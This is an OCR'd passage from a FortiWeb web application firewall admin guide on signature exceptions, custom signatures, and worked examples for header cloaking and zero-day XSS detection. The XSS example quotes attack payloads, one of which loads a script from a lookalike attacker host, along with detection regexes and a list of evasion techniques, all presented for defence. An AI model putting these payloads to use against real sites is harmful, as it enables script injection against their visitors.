
- HTTP method
- Client IP
- Host
- URI
- Full URL
- Parameter
- Cookie

For example, the HTTP `POST` URL `/pageupload` accepts input that is PHP code, but it is the **only** URL on the host that does. Create an exception that, in the **PHP Injection** category, disables that specific signature ID for the URL `/pageupload` in the signature rule that normally blocks all injection attacks.



If you are not sure which exceptions to create, examine your attack log for messages generated by normal traffic on servers that are not actually vulnerable to that attack. Click the Message field content, and then click **Add Exception**.

Disabling signatures, adding exceptions, or setting the action to Alert Only while viewing the attack log




To configure a signature exception, action override, or disable a signature

1. Go to **Web Protection > Known Attacks > Signatures**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.


2. Double-click the row that corresponds to the signature policy for which you want to disable one or more individual signatures.

   A dialog appears.



3. Click **Signature Details**.
4. In the signature tree on the left, click a category folder to open the signature category where you need to disable a specific signature. Select an individual sub-category to display a list of individual signature IDs in the pane to the right.
5. Optionally, in the pane that lists individual signatures, for **Search Description**, enter keywords to create a filter, and then click **Search** (magnifying glass icon).
6. Click the row of the signature ID to disable.

   The selected signature row is highlighted in blue.
7. To **disable** the signature for this rule, or globally, right-click the signature's row and select the appropriate option.
8. On the Signature tab, do the following:
   - If you want to receive **only logs or alert email** about detections, but do not want to block matching requests, in the **Signature** tab, select **Alert Only**.
   - For SQL injection signatures that include additional SQL syntax validation, if you want to disable this feature, clear **False Positive Mitigation Support**.
9. If you want to **exempt** specific host name/URL combinations, in the pane on the right side, click the **Exception** tab.
10. For **Element Type**, select the type of element to exempt from this signature, and then configure these settings:



Setting name	Description
HTTP Method	
Operation	• **Include** — FortiWeb does not perform a signature scan for requests that include the specified HTTP methods. • **Exclude** — FortiWeb only performs signature scans for requests that include the specified HTTP methods.
HTTP Method	Select the methods to include or exclude from the signature exemption.
Client IP	
Operation	• **Equal** — FortiWeb does not perform a signature scan for requests with a client IP address that matches the value of **Client IP**. • **Not Equal** — FortiWeb only performs a signature scan for requests with a client IP address that matches the value of **Client IP**.
Client IP	Specify the client IP address that FortiWeb uses to determine whether or not to perform a signature scan for the request.
Host	

Setting name	Description
Operation	• **String Match** — **Value** is a literal host name. • **Regular Expression Match** — **Value** is a regular expression that matches all and only the hosts that the exception applies to.
Value	Specifies the `Host:` field value to match. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).
URI	
Operation	• **String Match** — **Value** is a literal URL. • **Regular Expression Match** — **Value** is a regular expression that matches all and only the URIs that the exception applies to.
Value	Specifies a URL value to match. The value does not include parameters. For example, `/testpage.php`, which match requests for `http://www.test.com/testpage.php?a=1&b=2`. If **Operation** is **String Match**, ensure the value starts with a forward slash (/) (for example, `/causes-false-positives.php`). If **Operation** is **Regular Expression Match**, the value does not require a forward slash (/). However, ensure that it can match values that contain a forward slash. Do not include a domain name or parameters. To match a domain name, use the **Host** element type. To match a URL that includes parameters, use the **Full URL** type. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).
Full URL	
Operation	• **String Match** — **Value** is a literal URL. • **Regular Expression Match** — **Value** is a regular expression that matches all and only the URLs that the exception applies to.

Setting name	Description
Value	Specifies a URL value that includes parameters to match. For example, `/testpage.php?a=1&b=2`, which match requests for `http://www.test.com/testpage.php?a=1&b=2`. If **Operation** is **String Match**, ensure the value starts with a forward slash (/) (for example, `/testpage.php?a=1&b=2`). If **Operation** is **Regular Expression Match**, the value does not require a forward slash (/). However, ensure that it can match values that contain a forward slash. Do not include a domain name. To match a domain name, use the **Host** element type. To match a URL that does not include parameters, use the **URI** type. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).
Parameter	
Operation	• **String Match** — **Name** is the literal name of a parameter. • **Regular Expression Match** — **Name** is a regular expression that matches all and only the name of the parameter that the exception applies to.
Name	Specifies the name of the parameter to match. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864)
Check Value of Specified Element	Select to specify a parameter value to match in addition to the parameter name.
Value	Specifies the parameter value to match. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).
Cookie	
Operation	• **String Match** — **Name** is the literal name of a cookie. • **Regular Expression Match** — **Name** is a regular expression that matches all and only the name of the cookie that the exception applies to.
Name	Specifies the name of the cookie to match. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864)

Setting name	Description
Check Value of Specified Element	Select to specify a cookie value to match in addition to the cookie name.
Value	Specifies the cookie value to match. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).
Concatenate	• **And** — A matching request matches this entry in addition to other entries in the exemption list. • **Or** — A matching request matches this entry instead of other entries in the exemption list. Later, you can use the exception list options to adjust the matching sequence for entries. See Example: Concatenating exceptions on page 523.

11. Click **Apply**.
12. Repeat the previous steps for each entry that you want to add to the signature exception.

    FortiWeb generates a dynamic description of the match sequence you created and displays it at the top of the exception list. You can adjust the sequence using the move options (up and down arrows).


See also

- Blocking known attacks & data leaks
- Filtering signatures

Example: Concatenating exceptions

The illustration displays the following signature exception configuration:

- The concatenate type for the HTTP Method exception rule (ID 3) is **And**.
- The concatenate type for the Client IP rule (ID 4) is **Or**.
- The concatenate type for the URI rule has no effect, because it is the first rule.



The final logic of the example is (2 And 3) OR (4), which means FortiWeb skips the signature when both the URI and HTTP Method exception rules match the request, or the Client IP rule matches.


Filtering signatures

You can filter signatures using a keyword

You can filter your view of the signatures in a signature policy to quickly find the following items:

- Disabled signatures
- Signatures that you changed from their default action to **Alert Only**
- SQL injection signatures for **False Positive Mitigation Support**, which provides additional SQL syntax validation, is disabled
- Signatures that correspond to a specific CVE identifier
- Signatures configured with one or more exceptions

To easily locate these kinds of signatures for review or editing, click **Filters** in the navigation tree, select the type of filter you want to apply, and then click **Apply**.



See also

- Blocking known attacks & data leaks
- Configuring action overrides or exceptions to data leak & attack detection signatures

Defining custom data leak & attack signatures

Custom signatures can be attack signatures and/or data leak signatures.

If the predefined regular expressions cause false positives or do not match what you need, you can configure your own. This gives you the flexibility to define your own special types of personally identifiable information, as well as zero-day attacks.


Signatures should be crafted carefully to avoid performance issues inherent in regular expressions that use recursion (see Regular expression performance tips on page 772).

To configure a custom signature

1. Go to **Web Protection > Known Attacks > Custom Signature**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**, then configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
Direction	Select which direction FortiWeb applies the expression to. • **Request** — The custom signature is designed to detect attacks. • **Response** —The custom signature is designed to detect information disclosure.

Setting name	Description
Action	Select the action FortiWeb takes when it detects a violation of the rule: • **Alert** — Accept the request and generate an alert email and/or log message. **Note:** If Direction is **Data Leakage**, does **not** cloak, except for removing sensitive headers. (Sensitive information in the body remains unaltered.) • **Alert & Deny** — Block the request (reset the connection) and generate an alert and/or log message. This option is applicable only if Direction is **Signature Creation**. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. • **Alert & Erase** — Hide replies with sensitive information (sometimes called “cloaking”). Block the reply (or reset the connection) or remove the sensitive information, and generate an alert email and/or log message. This option is applicable only if Direction is **Data Leakage**. If the sensitive information is a status code, you can customize the web page that will be returned to the client with the HTTP status code. **Note:** This option is not fully supported in offline protection mode. Effects will be identical to **Alert**; sensitive information will not be blocked or erased. • **Period Block** — Block subsequent requests from the client for a number of seconds. Also configure Block Period. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client’s IP (see Defining your proxies, clients, & X-headers on page 366). Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type.
	• **Send HTTP Response** — Block and reply to the client with an HTTP error message and generate an alert email and/or log message. You can customize the attack block page and HTTP error code that FortiWeb returns to the client. See Customizing error and authentication pages (replacement messages) on page 665.

Setting name	Description
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action is set to **Period Block**. The valid range is from 1 to 3,600 (1 hour). The default value is 1. See also Monitoring currently blocked IPs on page 760.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **High**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See Monitoring currently blocked IPs on page 760.

3. Click **Create New**.
4. Complete the following settings:


Match Operator	• **Regular expression match** — The signature matches when the value of a selected target in the request or response matches the **Regular Expression** value. • **Greater than/Less than/Not equal/Equal** — FortiWeb determines whether the signature matches by comparing the value of a selected target in the request or response to the **Threshold** value.
Case Sensitive	Select to differentiate between upper case and lower case letters in the **Regular Expression** value. For example, when this option is enabled, an HTTP request involving `tomcat` would **not** match a sensitive information signature that specifies `Tomcat` (difference is lower case “t”).

Regular Expression	Specifies the value to match in a selected target. If **Action** is **Alert & Erase**, enclose the portion of the regular expression to erase in brackets. For example, the regular expression value `(webattack)` detects and erases the string `webattack` from responses. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).
Threshold	The value that FortiWeb uses to evaluate a selected target.
Available/Selected Target	Use the arrows to add or remove locations in the HTTP request that FortiWeb scans for a signature match, then click the right arrow to move them into the **Search In** area For example, `ARGS_NAMES` for the names of parameters or `REQUEST_COOKIES` for strings in the HTTP `Cookie:` header.

5. Click **OK**.
6. Repeat this procedure for each individual rule that you want to add.
7. Click **OK** to save your custom signature.
8. Go to **Web Protection > Known Attacks > Custom Signature Group**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
9. Click **Create New** to create a new group of custom signatures. (Alternatively, to add your custom signature to an existing set, edit that set.)

   A dialog appears.



10. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
11. Click **OK**.

12. Click **Create New** to include individual rules in the set.

    A dialog appears.



13. From the **Custom Signature** drop-down list, select the specific custom signature to add to the group.

    To view or change information associated with the custom signature, select the **Detail** link. The **Edit Custom Signature** dialog appears. You can view and edit the rules. Use the browser **Back** button to return.

14. Click **OK**.

15. Repeat the previous steps for each individual rule that you want to add to the custom signature set.

16. Group the custom signature set in a signature rule (see Blocking known attacks & data leaks on page 501).

When the custom signature set is enabled in a signature rule policy, you can add either the group or an individual custom signature rule in the group to an advanced protection custom rule (see Combination access control & rate limiting on page 437).

See also

- Example: ASP .Net version & other multiple server detail leaks
- Example: Zero-day XSS
- Example: Local file inclusion fingerprinting via Joomla
- Example: Sanitizing poisoned HTML
- Blocking known attacks & data leaks

Example: ASP .Net version & other multiple server detail leaks

Example.com is a cloud hosting provider. Because it must offer whatever services its customers' web applications require, its servers run a variety of platforms — even old, unpatched versions with known vulnerabilities that have not been configured securely. Unfortunately, these platforms advertise their presence in a variety of ways, identifying weaknesses to potential attackers. HTTP headers are one way that web server platforms are easily fingerprinted. Example.com wants to remove unnecessary headers that provide server details to clients in order to make it harder for attackers to fingerprint their platforms and craft successful attacks. Specifically, it wants to erase these HTTP response headers:

```
X-AspNet-Version: 2.0.50727
X-AspNetMvc-Version: 3.0
Server: Microsoft-IIS/7.0
X-Powered-By: ASP.NET
```

To do this, Example.com writes a custom signature that erases content with 4 meet condition rules, one to match the contents of each header (but not the header's key), and includes the custom signature in the signature set used by the protection profile:

Setting name	Value
Direction	Response
Action	Alert & Erase
Severity	Low
Trigger Action	notification-servers1
Meet condition rule 1	
Match Operator	Regular expression match
Regular Expression	\bServer:(.*)\b
Selected Target	ARGS_NAMES
Meet condition rule 2	
Match Operator	Regular expression match
Regular Expression	\bX-AspNetMvc-Version:(.*)\b
Selected Target	ARGS_NAMES
Meet condition rule 3	
Match Operator	Regular expression match
Regular Expression	\bX-AspNet-Version:(.*)\b
Selected Target	ARGS_NAMES
Meet condition rule 4	
Match Operator	Regular expression match
Regular Expression	\bX-Powered-By:(.*)\b
Selected Target	ARGS_NAMES

The result is that the client receives HTTP responses with headers such as:

```
Server: XXXXXXXX
X-Powered-By: XXXXXXXX
X-AspNet-Version: XXXXXXXX
```



To improve performance, Example.com could use the attack logs generated by these signature matches to notify system administrators to disable version headers on their web servers. As each customer's web server is reconfigured properly, this would reduce memory and processor power required to rewrite its headers.

See also

- Defining custom data leak & attack signatures

Example: Zero-day XSS

Example.com is a cloud hosting provider. Large and with a huge surface area for attacks, it makes a tempting target and continuously sees attackers trying new forms of exploits.

Today, its incident response team discovered a previously unknown XSS attack. The attacker had breached the web applications' own input sanitization defenses and succeeded in embedding 3 new methods of browser attacks in many forum web pages. Example.com wants to write a signature that matches the new browser attacks, regardless of what method is used to inject them.



All of the example text colored magenta contributes to the success of the attacks, and should be matched when creating a signature.

The first new XSS attack found was:

```
<img
      src='/images/nonexistant-file'
      onerror= document.write(
                <scr I pt src= www.example.co/xss.js>);
    />
```

The above attack works by leveraging a client web browser's error handling against itself. Without actually naming JavaScript, the attack uses the JavaScript error handling event `onError()` to execute arbitrary code with the HTML `<img>` tag. The `<img>` tag's source is a non-existent image. This triggers the web browser to load an arbitrary script from the attacker's command-and-control server. To avoid detection, he attacker has even bought a DNS name that looks like one of example.com's legitimate servers: www.example.co.

The incident response team has also found two other classes of XSS that evades the forum's own XSS sanitizers (which only look for injection of `<script>` and `<object>` tags). The first one exploits a web browser's parser by tricking it with additional quotes in an unexpected place:

```
<img """><script>alert("XSS")</script>">
```

The second one exploits the nature of all web pages with images and other external files. Other than the web page itself, all images, scripts, styles, media, and objects cause the web browser to make secondary HTTP requests: one for each component of the web page. Here, the `<img>` tag causes the client's web browser to make a request that is actually an injection attempt on another web site.

```
<img src="http://other.example.com/command.php?variable=attackcode">
```

The incident response team has written 3 regular expressions to detect each of the above XSS attack classes, as well as similar permutations that use HTML tags other than `<img>`:

- `<(.*)src(\s)*=(\s)*[''`"](\s)*(.*)(\s)*[''`"](\s)*onError`
- `<(.*)[''`"][''`"]*(.*)>(\s)*<script>`

- `<(\s)*[^(<script)](\s)*src(\s)*=(\s)*(http|https|ftp|\\\\|\/\/)(.*)\?`

To check for any of the 3 new attacks, the team creates a custom signature with 3 meet condition rules. (Alternatively, the team can create a single meet condition rule that joins the 3 regular expressions by using pipe (|) characters between them.)

Setting name	Value
Direction	Request
Action	Alert & Deny
Severity	High
Trigger Action	notification-servers1
Meet condition rule 1	
Match Operator	Regular expression match
Regular Expression	<(.*)src(\s)*=(\s)*[‘’“”](\s)*(.*)(\s)*[‘’“”](\s)*onError
Selected Target	REQUEST_BODY
Meet condition rule 2	
Match Operator	Regular expression match
Regular Expression	<(.*)[‘’“”][‘’“”]*(.*)>(\s)*<script>
Selected Target	REQUEST_BODY
Meet condition rule 3	
Match Operator	Regular expression match
Regular Expression	<(\s)*[^(<script)](\s)*src(\s)*=(\s)*(http|https|ftp|\\\\|\/\/)(.*)\?
Selected Target	REQUEST_BODY

Attackers can try many techniques to evade detection by signatures.
When writing custom attack signatures for FortiWeb, or when sanitizing corrupted content via rewriting, consider that smart attackers:

- instead of explicitly injecting JavaScript statements such as `document.write();`, inject CSS or object HTML that either implicitly uses JavaScript or achieves the same purpose (and therefore will **not** be caught by sanitizers rejecting JavaScript only syntax)
- use alternate encodings such as hexadecimal, Base64 or HTML entities instead of character in the encoding specified in the web page's `charset`
- follow or break up valid tags with ignored special characters, such as slashes, spaces, tabs, bells, or carriage returns
- use characters that are functionally equivalent, such as single quotes (') or back ticks (`) instead of double quotes (")

These may be functionally ignored or gracefully handled by a web browser or server's parser, but will allow the attack to slip by your signature if it is not carefully crafted

